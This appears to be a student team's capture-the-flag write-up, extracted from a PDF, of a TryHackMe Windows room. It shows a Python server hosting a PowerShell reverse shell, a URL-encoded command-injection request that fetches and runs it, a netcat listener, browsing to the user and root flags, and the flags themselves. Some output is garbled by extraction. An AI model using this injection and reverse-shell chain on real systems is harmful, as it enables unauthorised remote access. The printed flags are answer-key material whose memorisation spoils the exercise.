
└─(root㉿kali)-[~/home/kali]
  # python3 -m http.server 80
  Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
  10.10.248.131 - - [02/Aug/2022 12:50:28] "GET /shell.ps1 HTTP/1.1" 200 -
  ^C
  Keyboard interrupt received, exiting.

└─(root㉿kali)-[~/home/kali]
  # python3 -m http.server 80
  Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

After setting up **NetCat** and **Python** server, Asyer need to somewhat ping the **shell.ms1** so that **NetCat** can listen to it. To do this, Asyer use a script containing the reverse shell and encode it as **URL**. Then, Asyer copied the result.



Next, Asyer paste in the result inside the **Repeater** to do a get **Request**. Then, Asyer press send.



Asyer waited for a while until the **Request** gives out a **Response**. It will not show anything but it does show **Done** at the bottom to clarify that it's done.

The screenshot shows a software interface with two tabs: "Request" and "Response".

Request:

```
1 GET /?r=%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%65%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%78%65%25%32%30%2e%2f%73%68%65%6c%6c%2e%70%73%31 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcnQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

Response:

```
1
```

0 matches

Done

Now, the **NetCat** should have listened to it and now, the group members can access the **Python** server.

The screenshot shows a terminal window with a root shell on a Kali Linux system.

```
root@kali:/home/kali
```

The terminal shows the following command and output:

```
root@kali:~# nc -nlvp 4545
listening on [any] 4545 ...
connect to [10.18.25.114] from (UNKNOWN) [10.10.248.131] 50071
```

PS E:\xampp\htdocs\internal>

Asyer listed out all the directories inside the current directory but it only listed out irrelevant files.

```
PS E:\xampp\htdocs\internal> ls

    Directory: E:\xampp\htdocs\internal

Mode Actions Edit LastWriteTime Length Name
-- -- -- -- -- -- --
-a —— 3/27/2020 8:38 AM 53 .htaccess
-a —— 4/11/2020 9:34 AM 131 index.php
-a —— 4/11/2020 9:34 AM 142 name.php
-a —— 8/2/2022 9:50 AM 502 shell.ps1

PS E:\xampp\htdocs\internal>
```

Therefore, Asyer changed the current drive to **Drive C** by using the command **C:**

```
PS E:\xampp\htdocs\internal> c:
PS C:\>
```

Now, Asyer listed out the directories within the drive. Inside the drive, Asyer found a directory called **Users**.

```
PS C:\> ls

    Directory: C:\

Mode LastWriteTime Length Name
-- -- -- -- --
d —— 4/11/2020 11:27 AM inetpub
d —— 4/11/2020 8:11 AM IObit
d —— 4/11/2020 12:45 PM PerfLogs
d-r--- 4/13/2020 11:18 AM Program Files
d —— 4/11/2020 10:42 AM Program Files (x86)
d-r--- 4/11/2020 4:41 AM Users
d —— 4/13/2020 11:28 AM Windows

PS C:\>
```

Thus, Asyer changed the directory to **Users** by using the command **cd**. He continued on proceeding to list out the directories by using **ls** and there, Asyer found a directory called **Administrator**.

```
PS C:\> cd Users
PS C:\Users> ls
Directory: C:\Users

Mode                LastWriteTime         Length Name
--<-->              --<-->          --<-->   --
d----        4/11/2020  4:41 AM           0 Admin
d----        4/11/2020  11:07 AM          128 Administrator
d----        4/11/2020  11:55 AM          128 Equinox
d-r----
```

So, Asyer continued on changing directory to **Administrator** and listed out all the directories where he found **Desktop**.

```
PS C:\Users> cd administrator
PS C:\Users\administrator> ls

Directory: C:\Users\administrator

Mode                LastWriteTime         Length Name
-->---->----->----->----->
d-r---        4/12/2020  1:27 AM          0 Contacts
d-r---        4/12/2020  1:27 AM          0 Desktop
d-r---        4/12/2020  1:27 AM          0 Documents
d-r---        4/12/2020  1:27 AM          0 Downloads
d-r---        4/12/2020  1:27 AM          0 Favorites
d-r---        4/12/2020  1:27 AM          0 Links
d-r---        4/12/2020  1:27 AM          0 Music
d-r---        4/12/2020  1:27 AM          0 Pictures
d-r---        4/12/2020  1:27 AM          0 Saved Games
d-r---        4/12/2020  1:27 AM          0 Searches
d-r---        4/12/2020  1:27 AM          0 Videos

PS C:\Users\administrator>
```

Lastly, Asyer changed the directory to **Desktop** and list out the directories. There, Asyer found the **user.txt**.

```
PS C:\Users\administrator> cd desktop
PS C:\Users\administrator\Desktop> ls
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Directory: C:\Users\administrator\Desktop
Keyboard interrupt received, exiting.
Mode                LastWriteTime       Length Name
--                -              --          --
-a--   3/28/2020 12:39 PM           37 user.txt

PS C:\Users\administrator\Desktop>
```

To read out the text file, Asyer use the command **type user.txt** and it reads out the flag.

```
PS C:\Users\administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\administrator\Desktop>
```

Asyer needed to change the directory to **Users**. So, he used the command **cd ..** twice to return to **Users**.

```
PS C:\Users\administrator\Desktop> cd ..
PS C:\Users\administrator> cd ..
PS C:\Users>
```

Then, Asyer realized that there is a directory in **Users** called **SuperAdmin**. However, Asyer doesn't know whether he can access it or not. Therefore, Asyer used the command **get-acl c:\users\superadmin | fl** to identify the owner and the authorisation for the **SuperAdmin** directory. There, we can see that it says **Deny FullControl**. Thus, Asyer knows that he cannot access it.

```
PS C:\Users> get-acl c:\users\superadmin | fl
Path    : Microsoft.PowerShell.Core\FileSystem::C:\users\superadmin
Owner   : NT AUTHORITY\SYSTEM
Group   : NT AUTHORITY\SYSTEM
Access  : BUILTIN\Administrators Deny  FullControl
          S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit   :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)

PS C:\Users>
```

Hence, Asyer knows that **Root.txt** must be in the **SuperAdmin** directory. Therefore, Asyer try to access it directly by using the command **type c:\users\superadmin\desktop\root.txt**. Then, the flag is readed out.

```
PS C:\Users> type c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users> █
```

Final Result:

Answer the questions below _____

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Contributions

ID	Name	Contribution	Signatures
1211103144	Vaarindran Nyanasegran	Did report for recon and enumeration, finding and fixing powershell, did nmap to find the ports running and DIGto find subdomains.	<i>Vaari</i>
1211103222	Asyrani Syazwan Yuhanis	Did report for privilege escalation, successfully exploited the website using powershell reverse shell from nishan, successfully obtained user and root flag.	<i>Asyrani</i>
1211104230	Nur Aisyah Nabila Nahar	Did report for initial foothold, investigated the website to find out the vulnerabilities that could be exploited, tried to exploit the website using powershell reverse shell.	<i>Aisyah</i>
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Did report for recon and enumeration, did enumeration using hydra to find the correct credentials for the admin website.	<i>Sabrina</i>

VIDEO LINK: <https://youtu.be/LOE-TMVJ1wY>